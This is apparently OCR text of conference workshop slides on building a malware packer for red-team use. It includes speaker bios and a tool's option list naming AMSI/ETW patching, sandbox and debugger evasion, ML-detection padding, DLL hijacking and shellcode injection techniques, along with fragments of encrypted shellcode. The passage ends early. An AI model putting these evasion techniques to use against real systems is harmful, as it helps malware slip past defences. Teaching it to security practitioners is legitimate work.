
X33FCON 2024

MALDEV: PACKER DEVELOPMENT

Fabian Mosch & Sven Rath

00

AGENDA




AGENDA

- Whoarewe
- Motivation
- How does a Packer work?
- What can / should I pack?
- Relevant features
- Todos for this workshop

01

WHOAREWE



WHOAREWE


Fabian Mosch / @S3cur3Th1sSh1t

- Teamleader Pentest/Red-Team @r-tec
- Breaking into company environments at work & escalating privileges
- Inspired by the community, likes to share knowledge
- Publishing Tools/Scripts on Github, Blogposts, YouTube-Videos
- Special interest in AV/EDR Evasion topics

Sven Rath / @eversinc33

- Pentest/Red-Team @r-tec
- Malware development, windows internals and kernel rootkits
- Blogging at https://eversinc33.com

Oh boy, a new



```
int main(int argc, char* argv[])
{
7\x14\x3b\x0e\x9a\x81\xaa\xe0\x10\x1a\xe8\xcd\xe2\xb9\
\x68\x51\x11\x47\xa5\x98";
```

```
PS C:\U                                              sCrypter.exe
Encrypt
\x99\x1                                              \xe3\x23\xe2
\x25\x7                                              \x55\x5b\xac
\x2b\xf                                              \x00\xe3\x8c
\x55\xe  \xb6\x3e\xb8\xf6\x67\x9c\xf5\xcf\xf9\x3e\xec\xf8\xa3\xeb\x3f
\xe4\x1  \x92\xa9\x52\xe3\xcc\x47\xef\x87\x48\xad\x5a\x63\xd2\xee\x08
\x11\x3  \x5c\x95\x93\xc6\x80\x3d\xe1\xab\x06\xc0\xb0\x84\x6a\xf8\x1b
\x97\xe  \x62\xd8\x73\xa7\xfb\x4f\xbb\x8f\x1b\x87\xcc\x4a\x36\xbe\xd1
\x86\xf  \x44\x10\x71\xa4\x41\x6d\x4c\xe2\x43\x60\x7c\xdf\x93\x82\xd5
\x6d\x3  \xf3\xbb\x69\x76\x49\x44\xdd\x25\xb8\xfd\x33\x2b\x8f\x16\x2c
\x5c\x9
```

Virus & threat protection

Threats found


Microsoft Defender Antivirus found threats. Get details.

MOTIVATION

- If you
  - …. have an unorganized collection of malware projects
  - …. manually encrypt your payloads to copy paste them into a template
  - …. manually compile your malware
- This workshop is for you ☺
- At the end of this workshop you will have a tool, that automatically creates parametrized loaders for various input formats

02


HOW DOES A PACKER WORK




HOW DOES A PACKER WORK

Benefits:

- Dynamically change payload characteristics
- Automate malware development
    - Safe time
- Easily adjust payloads depending on the environment




HOW DOES A PACKER WORK



```
Output formats:
  --dll                  Compile as DLL
  --hijack HIJACK_TARGET
                         Use Koppeling to adjust DLL to use in for hijacking. Supply local path of a DLL to clone exports and f
  --hijack-path HIJACK_TARGET_FULLPATH
                         Full path to the original dll that is hijacked. Use this to overwrite the name from --hijack. E.g.: C:
  --service              Compile as Service-EXE. If doing so, all additional files must be put into C:\Temp (shellcode, mocking
  --ps                   Create a powershell script to reflectively load the packed binary
  --outfile OUTFILE      Output filepath. Saves to ./output/packed[.exe|.dll] by default
  --shellcode-file SC_FILE
                         Filename of the file containing the encrypted shellcode. Defaults to holiday.jpg
  --inline-shellcode     Do not store the shellcode in a separate file

Evasion:
  --no-amsi              Do not patch AMSI
  --no-etw               Do not patch ETW
  --no-hwbp              Don't use HWBP for AMSI/ETW patching but use byte patches instead
  --domain DOMAIN        Domain name for environmental keying
  --pump                 Add strings from legit binaries to the end of the packed PE to defeat ML detections
  --iat                  Add random functions to IAT to change the imphash
  -i, --interactive-anti-sandbox
                         Wait for user to press g key to start
  --self-delete          Delete all files after execution.
  --timestamp TIMESTAMP_ADJUST
                         Adjust the PE file timestamp and import directory filestamp. Supply amount of days to go back in time
  --aa                   Exit if debuggers or other analysis tools are running on the host
  --unhook               Unhook ntdll with syscalls before injection

Shellcode Execution:
  --direct-pointer       Use direct pointer execution instead of NtCreateThreadEx. Program may crash after execution of shellco
  --mockingjay           Use the process mockingjay technique. Copy the System.Windows.Forms.ni.dll to the target as well
  --rwx                  Use RWX on memory instead of RX. Mockingjay is RXW anyway.
  --sleeptime SLEEPTIME
                         Time to sleep in seconds inbetween steps. Defaults to 5
```


03

WHAT CAN / SHOULD I PACK?



